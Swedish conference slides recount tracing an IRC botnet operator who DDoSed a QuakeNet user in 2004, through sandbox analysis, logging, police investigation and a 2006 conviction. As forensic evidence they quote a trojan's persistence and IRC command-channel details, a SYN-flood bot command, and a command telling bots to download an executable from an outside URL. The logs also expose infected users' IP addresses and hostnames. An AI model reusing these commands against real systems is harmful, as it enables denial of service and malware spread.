# Att fånga en DDoS kiddie

Fredrik Söderblom
fredrik@xpd.se

# Agenda

- Bakgrund
- Attack
- Anmälan
- Analys
- Insamling av loggar

# Agenda

- Förtvivlan
- Förundersökning
- Rättegång
- Dom

# Bakgrund

- Oberoende konsultföretag
  - Specialiserade på säkerhet
  - Forskning om DoS och DDoS
- Varför IRC?
  - Utmärkt forskningsunderlag
  - Mängder av analysdata ;-)

# Bakgrund

- QuakeNet
- Världens största IRC nätverk
- ca 250 000 användare
- pan europeiskt nät
- Grundat i Sverige och Danmark


# 2004-01-18 19:28

- En användare kontaktar oss för hjälp
- Utsatt för en tillgänglighetsattack i hemmet
- Vi rekommenderar reflexmässigt en polisanmälan

# Ett botnät hittas

- En samling med smittade datorer
- Attacken hade utlösts av ett meningsutbyte
- Brottsoffret hade en aning om vem det kunde vara

# botnät



trojan
trojan
master
trojan
offer
trojan
trojan
riktiga attackeraren

# utlösande faktor

```
jan 18 19:15:18 <Marklund> gillar itne dej
jan 18 19:15:23 <sorcer_>  Marklund:
d<C3><A5>ra?
jan 18 19:15:49 <hajjen>   19:11:49 +_sorcer
magpie: If you need any logs, other info,
just privmsg.
jan 18 19:18:38 ---     Disconnected ().
```

# Analys

- En av trojanerna har dubbla inkommade koppel till QuakeNet
- Förvånad men samarbetsvillig användare ger oss en kopia på trojanen


TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help
Process Protocol Local Address Remote Address State
mirc.exe:3688 TCP utoslaht.bredbandsbolaget.se:3357 wineasy2.se.quakenet.org:6668 ESTABLISHED
alg.exe:1936 TCP utoslaht:3001 utoslaht:0 LISTENING
mirc.exe:3688 TCP utoslaht:3357 utoslaht:0 LISTENING
msnmsgr.exe:... TCP utoslaht:3787 utoslaht:0 LISTENING
msnmsgr.exe:... TCP utoslaht:3790 utoslaht:0 LISTENING
msnmsgr.exe:... TCP utoslaht:3873 utoslaht:0 LISTENING
msnmsgr.exe:... TCP utoslaht:3874 utoslaht:0 LISTENING
svchos.exe:1... TCP utoslaht:1028 utoslaht:0 LISTENING
svchost.exe:7... TCP utoslaht:epmap utoslaht:0 LISTENING
svchost.exe:8... TCP utoslaht:1025 utoslaht:0 LISTENING
svchost.exe:8... TCP utoslaht:3002 utoslaht:0 LISTENING
svchost.exe:8... TCP utoslaht:3003 utoslaht:0 LISTENING
svchost.exe:9... TCP utoslaht:5000 utoslaht:0 LISTENING
System:4 TCP utoslaht:microsoft-ds utoslaht:0 LISTENING
System:4 TCP utoslaht:1029 utoslaht:0 LISTENING
System:4 TCP utoslaht.bredbandsbolaget.se:netbios-ssn utoslaht:0 LISTENING
Ventrilo.exe:2... TCP utoslaht:3848 utoslaht:0 LISTENING
msnmsgr.exe:... TCP utoslaht:3889 utoslaht:0 LISTENING
msnmsgr.exe:... TCP utoslaht:4063 utoslaht:0 LISTENING
svchos.exe:1... TCP utoslaht.bredbandsbolaget.se:1028 quakenet2.mediatraffic.fi:6667 ESTABLISHED
Ventrilo.exe:2... TCP utoslaht.bredbandsbolaget.se:3848 lgh186c.torpet.ac:3784 ESTABLISHED
msnmsgr.exe:... TCP utoslaht.bredbandsbolaget.se:3889 baym-sb19.msgr.hotmail.com:1863 ESTABLISHED
msnmsgr.exe:... TCP utoslaht.bredbandsbolaget.se:3787 baym-cs33.msgr.hotmail.com:1863 ESTABLISHED
msnmsgr.exe:... TCP utoslaht.bredbandsbolaget.se:4063 207.46.108.89:1863 ESTABLISHED
lsass.exe:548 UDP utoslaht:isakmp *:*
msnmsgr.exe:... UDP utoslaht:3792 *:*

# norman sandbox

[ Changes to filesystem ]
  * Creates file C:\WINDOWS\SYSTEM32\svchos.exe.
  * Deletes file C:\SAMPLE.EXE.


[ Changes to registry ]
  * Creates value "Windows Configuration"="svchos.exe" in key "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce".
  * Creates value "Windows Configuration"="svchos.exe" in key "HKLM\Software\Microsoft\Windows\CurrentVersion\Run".

[ Network services ]
  * Connects to "irc.quakenet.eu.org" on port 6667 (IP).
  * Connects to IRC server.
  * IRC: Uses nickname G-CurrentUser7.
  * IRC: Uses username CurrentUser7.
  * IRC: Joins channel #sapultra with password gaddar.
  * IRC: Sets the usermode for user CurrentUser7 to +i.
  * IRC: Sets the channel mode for channel #sapultra to +nts.

# Nästa steg

- Samla in loggar i realtid
- En maskerad klient som loggar all trafik i #sapultra
- Loggar all aktivitet i +20 dagar

# #sapultra


|22:06| -!- G-Anna37 [MULTIMEDIA@roskilde-66-33.ip-pluggen.com] has joined #sapultra
|22:07| -!- G-Max83 [Max83@213.66.36.155] has quit irc (Ping timeout)
|22:10| -!- G-walle98 [~walle98@h120n2fls31o841.telia.com] has quit irc (Ping timeout)
|22:11| -!- G-apwpbv [apwpbv@h101n1fls31o1001.telia.com] has joined #sapultra
|22:13| -!- Marklund [~M@hej.alla.kom.och.lek.med.oss.som.har.sparc.se] has joined #sapultra
|22:13| -!- Marklund [~M@hej.alla.kom.och.lek.med.oss.som.har.sparc.se] has left #sapultra ()
|22:15| -!- G-Christina10 [~Christina@h190n2c2o1029.bredband.skanova.com] has joined #sapultra
|22:23| -!- G-Mange30 [~Mange30@t5o950p33.telia.com] has quit irc (Ping timeout)
|22:24| -!- G-Berti83 [~Berti83@t9o922p28.telia.com] has joined #sapultra
|22:24| -!- G-Max16 [Max16@h155n1fls31o823.telia.com] has joined #sapultra
|22:25| -!- G-Christina10 [~Christina@h190n2c2o1029.bredband.skanova.com] has quit irc (Read error: Connection reset by peer)
|22:26| -!- G-Hel [COMPUTER17@t2o30p102.telia.com] has joined #sapultra
|22:27| -!- G-l-g93 [~l-g93@t2o65p39.telia.com] has quit irc (Read error: Connection reset by peer)
|22:35| -!- G-Magnus47 [Magnus47@klover103.bitnet.nu] has joined #sapultra
|22:36| -!- Marklund [~M@hej.alla.kom.och.lek.med.oss.som.har.sparc.se] has joined #sapultra
|22:36| < Marklund> !login
|22:36| < Marklund> !syn 213.67.226.203 6667 1 1000
|22:36| < G-Max16> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-Helen84> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-HP-Auktoriser> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-apwpbv> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-Leifsson10> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-Seppo70> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-Berti83> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-Anna37> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-KiD86> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
|22:36| < G-Hel> SynFlooding: 213.67.226.203 port: 6667 delay: 5 times:1000.
[02:45] [ ] [2:#sapultra(+nst)]
[#sapultra]

# Ingen aning? :-)

```
23:13 -!- Marklund [~M@rKluNdArN.users.quakenet.org] has joined #sapultra
23:14 #sapultra: < Marklund> Kersen, får jag låna dina botar för att fixa mej ett eget
nät? jag ger dej botar när jag fått typ 100
23:14 #sapultra: < Marklund> ok?
23:14 #sapultra: < Marklund> Kersen
23:15 #sapultra: <@Kersen> nu hänger jag inte med
23:15 #sapultra: <@Kersen> smälla in din bot på mina eller?
23:15 #sapultra: < Marklund> ahh
23:15 #sapultra: < Marklund> download bara
23:16 #sapultra: < Marklund> ger dej botar sen
23:16 #sapultra: <@Kersen> ska du sätta som topic eller bara dom här?
23:16 #sapultra: < Marklund> !login XXXXXXXXXXX
23:16 #sapultra: < Marklund> !download-kers http://home.no/swf3/m41n.exe c:\m4.exe
23:16 #sapultra: < G-Anna33> download http://home.no/swf3/m41n.exe c:\m4.exe
```

# Avslutande grepp

- abuserapporter mot samtliga infekterade klienter
- Loggar sammanställs och bifogas polisanmälan
  - ca 100 Mb

# Förtvivlan

- Målet nerlagt
- Ingen förundersökning inledd
- Andra brott mer prioriterade
- “Ilja” effekten

# Förundersökning

- Förhör på plats i norra Sverige
- Fantastiskt jobb av IT brottsutredaren
- 6 månaders långt krokben
- Åtal väcktes med ett par få dagar tillgodo
- Svår brottsrubricering

# Tingsrätten

- mamman
- försvaret
  - “vi hade ingen aaaaning..”
  - “vi gjorde bara som vi blev tillsagda.”
- fientligt vittne
- ur led är tiden

# domslut

**STOCKHOLMS TINGSRÄTT**
**Avdelning 13**
**Rotel 1301**

**DOM**
2006-02-10
meddelad i
Stockholm

**Mål nr** B 353-06

**DOMSLUT**

**PA**

| | **BEGÅNGNA BROTT** | **LAGRUM** |
|---|---|---|
| **Åkl** | Egenmäktigt förfarande | 8 kap 8 § 1 st 2 p brottsbalken |
| Kar | | |
| Inte | | |

**PÅFÖLJD M. M.**

Dagsböter 40 å 30 kr


**SÄRSKILD RÄTTSVERKAN**

Den tilltalade åläggs att betala en avgift på 500 kr enligt lagen (1994:419) om brottsofferfond.

# Dom

- 40 dagsböter a 30 kronor
- Princip
- Eventuellt prejudicerande värde
- Första fällande domen i Sverige

# tidslinje


mål tas upp
nerlagt
attack
förundersökning
redmond
tingsrätten
dom
2004
2005
2006

# tidslinje

- 2004-01-18 första attacken
- 2004-01-20 polisanmälan
- 2004-03-25 mål nerlagt
- 2004-04-25 överklagan
- 2004-06 målet tas upp igen

# tidslinje

- 2004-07 förundersökning inleds
- 2005-01 till 2005-11 våra vänner i redmond kör norman sandbox i 10 månader
  - microsoft internet crime investigation
- 2005-12 förundersökning klar
- 2006-01-26 till 2005-01-27 tingsrätten
- 2006-02-10 domslut faller

# Reflektioner

- Polisanmäl
- Logga
- Spar loggar
- Använd alltid NTP
- Driv målet

# referenser

- Brottsmål B353-06

frågor?